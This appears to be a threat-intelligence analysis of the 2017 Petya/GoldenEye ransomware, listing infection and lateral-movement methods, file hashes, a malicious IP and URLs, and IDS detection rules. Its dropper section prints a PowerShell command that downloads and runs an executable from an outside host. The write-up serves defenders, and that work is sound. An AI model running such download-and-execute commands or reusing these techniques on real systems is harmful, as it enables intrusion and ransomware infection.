
PETYA TECHNICAL INFORMATION

It looks like this ransomware also encrypts your MFT and NTFS partitions found on any local drives, so basically preventing access to the file system.

It uses the same known concept of WannaCry and MaaS or RaaS (Malware or Ransomware as a service), a new variation of the malware is crafted per different attacks.



Infection vectors

1) Primary (spread) vector:

The first infection spread is via DOC and XLS (droppers) files exploiting office vulnerability.

We also have rumours about infected organisation via other vulns where mimikatz was used to dump credentials and then trigger phase 2;

2) Lateral move:

Lateral move happens using:

- the known Eternalblue (same as WannaCry) vulnerability of SMBv1;
- wmic execution with admin privileges

- psexec with remote admins

The malware will scrape credentials from the memory (LSADump) and reuse them to psexec remotely!

Binary info and initial (UNCONFIRMED) IoC

The binary has a fake Microsoft signature and was seen around with another possible name "GoldenEye".

File Name	**Order-20062017.doc** (RTF is CVE-2017-0199)
MD5 Hash Identifier	415FE69BF32634CA98FA07633F4118E1
SHA-1 Hash Identifier	101CC1CB56C407D5B9149F2C3B8523350D23BA84
SHA-256 Hash Identifier	FE2E5D0543B4C8769E401EC216D78A5A3547DFD426FD47E097DF04A5F7D6D206
File Size	6215 bytes
File Type	Rich Text Format data

84.200.16.242 80

h11p://84.200.16.242/**myguy.xls**

File Name	myguy.xls
MD5 Hash Identifier	0487382A4DAF8EB9660F1C67E30F8B25
SHA-1 Hash Identifier	736752744122A0B5EE4B95DDAD634DD225DC0F73
SHA-256 Hash Identifier	EE29B9C01318A1E23836B949942DB14D4811246FDAE2F41DF9F0DCD922C63BC6
File Size	13893 bytes
File Type	Zip archive data

File Name	BCA9D6.exe
MD5 Hash Identifier	A1D5895F85751DFE67D19CCCB51B051A
SHA-1 Hash Identifier	9288FB8E96D419586FC8C595DD95353D48E8A060

SHA-256 Hash Identifier	17DACEDB6F0379A65160D73C0AE3AA1F03465AE75CB6AE754C7DCB3017AF1FBD
File Size	275968 bytes

Dropper modus operandi

mshta.exe %WINDIR%\System32\mshta.exe" "C:\myguy.xls.hta" " (PID: 2324)

powershell.exe -WindowStyle Hidden (New-Object System.Net.WebClient).DownloadFile('h11p://french-cooking.com/myguy.exe', '%APPDATA%\10807.exe');" (PID: 2588, Additional Context: (System.Net.WebClient).DownloadFile('h11p://french-cooking.com/myguy.exe', '%APPDATA%\10807.exe') ;)

10807.exe %APPDATA%\10807.exe" " (PID: 3096)

The following IDS rules may detect the infection:

alert http any any -> any any (msg:"[PwC] Crimeware - Petya Ransomware - OPTIONS /"; flow:established,from_client; urilen:1; content:"OPTIONS"; http_method; content:"DavClnt"; http_user_agent; content:"translate: f|0d 0a|"; http_header; pcre:"/^[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}$/W"; reference:md5,07250ff40d5f112217a0f7831379f54c3daff24bd628d06b046b21b038d683c9; classtype:trojan-activity; metadata:copyright,Copyright PwC UK 2017; metadata:tlp amber; metadata:confidence High; metadata:efficacy Unknown; sid:9000199; rev:2017062701;)

alert http any any -> any any (msg:"[PwC] Crimeware - Petya Ransomware - OPTIONS /admin$"; flow:established,from_client; urilen:7; content:"/admin$"; http_uri; content:"OPTIONS"; http_method; content:"Microsoft-WebDAV-MiniRedir"; http_user_agent; content:"translate: f|0d 0a|"; http_header; pcre:"/^[0-9]{1,3}\.[0- 9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}$/W"; reference:md5,07250ff40d5f112217a0f7831379f54c3daff24bd628d06b046b21b038d683c9; classtype:trojan-activity; metadata:copyright,Copyright PwC UK 2017; metadata:tlp amber; metadata:confidence High; metadata:efficacy Unknown; sid:9000200; rev:2017062701;)

alert http any any -> any any (msg:"[PwC] Crimeware - Petya Ransomware - PROPFIND /admin$"; flow:established,from_client; urilen:7; content:"/admin$"; http_uri; content:"PROPFIND"; http_method; content:"Microsoft-WebDAV-MiniRedir"; http_user_agent; content:"translate: f|0d 0a|"; http_header; content:"Depth: 0|0d 0a|"; http_header; content:"Content-Length: 0|0d 0a|"; http_header; pcre:"/^[0- 9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}$/W"; reference:md5,07250ff40d5f112217a0f7831379f54c3daff24bd628d06b046b21b038d683c9; classtype:trojan-activity; metadata:copyright,Copyright PwC UK 2017; metadata:tlp amber; metadata:confidence High; metadata:efficacy Unknown; sid:9000201; rev:2017062701;)